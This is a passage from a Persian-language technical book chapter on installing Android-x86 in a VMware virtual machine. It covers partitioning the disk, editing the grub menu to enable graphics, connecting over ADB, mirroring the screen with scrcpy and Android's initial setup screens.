[ Verify ] [ Write ]
```

سپس yes را تایپ می کنیم و enter می زنیم:

```
Are you sure you want to write the partition table to disk? (yes or no): yes_
```


```
Warning!! This may destroy data on your disk!
```

و در نهایت هم quit می کنیم:

```
[ Align ] [ Backup ] [ Help ] [ Load ] [ New ] [ Quit ]
[ Verify ] [ Write ]
```

الآن یک پارتیشن برای ما ساخته شده که آن را انتخاب می کنیم و ok می کنیم:


۲۹ ■ فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی




سپس فرمت آن را روی ext4 قرار می دهیم و ok می کنیم:




سپس از ما می‌خواهد که yes می‌زنیم:



و




فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۳۱




و منتظر می شویم تا سیستم عامل اندروید نصب شود.

سپس reboot می کنیم:




حالا در تصویر زیر اگر گزینه اول را انتخاب می کنیم که داخل می‌حط سیستم عامل

می شویم:




ولی ما در محیط kernel هستیم، محیط گرافیکی برای ما فعال نشده است.




برای اینکه بتوانیم حالت گرافیکی را فعال کنیم باید یکسری command را در بوت grub اضافه کنیم.

ابتدا ماشین را restart می کنیم:



برای اینکه بتوانیم آن command هایی که گفتیم را وارد کنیم باید به حالت debug وارد شویم :



فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■

```
[ 4.517190] pcnet32: PCnet/PCI II 79C970A at 0x2000, 00:  
ed IRQ 19  
[ 4.517334] pcnet32: eth0: registered as PCnet/PCI II 79C970A  
[ 4.517617] pcnet32: 1 cards_found  
[ 4.526036] input: PC Speaker as /devices/platform/pcspkr/input/input4  
[ 4.537437] input: VirtualPS/2 VMware UMMouse as /devices/platform/i8042/01/input/input6  
[ 4.537527] input: VirtualPS/2 VMware UMMouse as /devices/platform/i8042/01/input/input5  
[ 4.545088] uvcvideo: Found UVC 1.00 device VMware Virtual USB Video Devi  
0e0f:000b)  
[ 4.546355] uvcvideo 1-1:1.0: Entity type for entity Camera 1 was not ini  
ized!  
[ 4.546521] usbcore: registered new interface driver uvcvideo  
[ 4.546536] USB Video Class driver (1.1.1)  
[ 4.556255] Bluetooth: Core ver 2.22  
[ 4.556306] NET: Registered protocol family 31  
[ 4.556321] Bluetooth: HCI device and connection manager initialized  
[ 4.556336] Bluetooth: HCI socket layer initialized  
[ 4.556351] Bluetooth: L2CAP socket layer initialized  
[ 4.556366] Bluetooth: SCO socket layer initialized  
[ 4.559984] usbcore: registered new interface driver btusb  
[ 20.019990] random: crng init done  
[ 20.020495] random: 7 urandom warning(s) missed due to ratelimiting
```

این یعنی لود شده ولی درست نشان داده نمی شود که کافی است، چند `enter` بزنیم تا

به درستی نمایش داده شود:

دستور زیر را تایپ کنید:


```
:/android #
:/android # mount -o remount,rw /mnt
[ 75.179113] EXT4-fs (sda1): re-mounted. Opts: (null)
:/android #
```

همانطور که در تصویر بالا می بینید remount شد، که می توانیم در حالت

تغییرات را اعمال کنیم دستور زیر را وارد کنید:

```
:/android # mount -o remount,rw /mnt  
[ 75.179113] EXT4-fs (sda1): re-mounted. Opts: (null)  
:/android # vi /mnt/grub/menu.lst_
```

که صفحه زیر ظاهر می شود:



حالا روی کیبورد گزینه `insert` را مجذوب نماییم که در حالت ویرایش تا بتوانیم همین جا

تغییرات را اعمال کنیم و این flag را اضافه می کنیم:

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۳۵

nomodeset xforcevesa

```
default=0
timeout=6
splashImage=/grub/android-x86.xpm.gz
root (hd0,0)

title Android-x86 9.0-r2
    kernel /android-9.0-r2/kernel quiet nomodeset xforcevesa root=/dev/ram0
    initrd /android-9.0-r2/initrd.img

title Android-x86 9.0-r2 (Debug Mode)
    kernel /android-9.0-r2/kernel root=/dev/ram0 vmalloc=192M DEBUG=2 SRC=/a
    initrd /android-9.0-r2/initrd.img

title Android-x86 9.0-r2 (Debug nomodeset)
    kernel /android-9.0-r2/kernel nomodeset root=/dev/ram0 vmalloc=192M DEBU
    initrd /android-9.0-r2/initrd.img
```

سپس از کیبورد دکمه escape را می زنیم که حالت command فعال شود و دستور

wq را تایپ می کنیم:


```
initrd /android-9.0-r2/initrd.img

title Android-x86 9.0-r2 (Debug video=LVDS-1:d)
    kernel /android-9.0-r2/kernel video=LVDS-1:d root=/dev/ram0 vmalloc=192M
    initrd /android-9.0-r2/initrd.img


^
^
:wq_
```

دستور بالا تغییرات را در فایل ذخیره می کند و از برنامه خارج می شود


و در انتها هم reboot می کنیم:



بعد از ریستارت گزینه او را انتخاب نمایید و `enter` را بزنید.



سیستم عامل اندروید که محیط گرافیکی را فعال کردیم، بالا می‌آید:



در پارت بعدی با استفاده از ADB به آن وصل می‌شویم.

دقت کنید که کار کردن با این محیط کمی سخت است. ابزاری به نام `scrcpy` وجود دارد که می‌توانید از این لینک دانلود و نصب کنید:

<https://github.com/Genymobile/scrcpy>


فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۳۷

کار این ابزار این است که می‌تواند **Display** گوشی را برای ما **Mirror** کند که راحت‌تر بتوانیم با آن کار کنیم.

می‌توانیم با استفاده از این ابزار **scrcpy** به راحتی صفحه گوشی واقعی و مجازی را **Mirror** کنیم و به راحتی کار کنیم.

الان اگر ADB که نحوه نصب و فعال کردن آن را قبلًا توضیح دادیم با دستور زیر اجرا کنیم، لیست **Device** هایی که به سیستم ما وصل هستند را نمایش می‌دهد (چه هایی **Device** هایی که با استفاده از کابل USB متصل هستند):

```
adb devices
```




```
Last login: Fri Nov 10 09:19:00 on ttys001
You have new mail.
→ ~ adb devices
List of devices attached
```


همانطور که در تصویر بالا می‌بینید هنوز هیچ دستگاهی نداریم! علت آن هم این است که هنوز ارتباط مان برقرار نشده است.

جلوتر توضیح می‌دهیم که چطوری این ارتباط را برقرار کنیم.

روی گزینه **Start** کلیک می‌کنیم:




یک شبکه Wi-Fi مجازی می‌خواهد درست کند که روی گزینه دومی کلیک می‌کنیم:




این که هایلایت کردم شبکه مجازی Wi-Fi سیستم بنده هست که توسط خود

ساخته شده است: VMware

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۳۹




روی آن کلیک می کنیم و کانکت می شود (دقیقا همان interface شبکه می باشد)




قبلاً هم اشاره کردیم که روش‌هایی که می توانیم یک سیستم عامل اندروید بالا بیاوریم متفاوت است، که ما سعی کردیم به یکی دو روش اشاره کنیم و این قطعاً جزء ملزمومات این دوره است و اگر این کارها را انجام ندهید جلوتر نمی توانید کارهای عملی را انجام دهید.

در ادامه گزینه Do not Copy را کلیک می کنیم:




در این قسمت روی گزینه Skip کلیک می کنیم:




در این قسمت روی گزینه Skip کلیک می کنیم:


فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۴۱




نیازی نیست اکه اکانت Gmail وارد کنیم و Next می کنیم:



در ادامه این دو تا گزینه که در تصویر زیر می بینید را disable می کنیم:





سپس اسکرول می کنیم به پایین تا دکمه **ACCEPT** به **more** تبدیل بشود و کلیک می کنیم:




سپس برای دستگاه یک PIN می گذاریم:


۴۳ ■ فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی



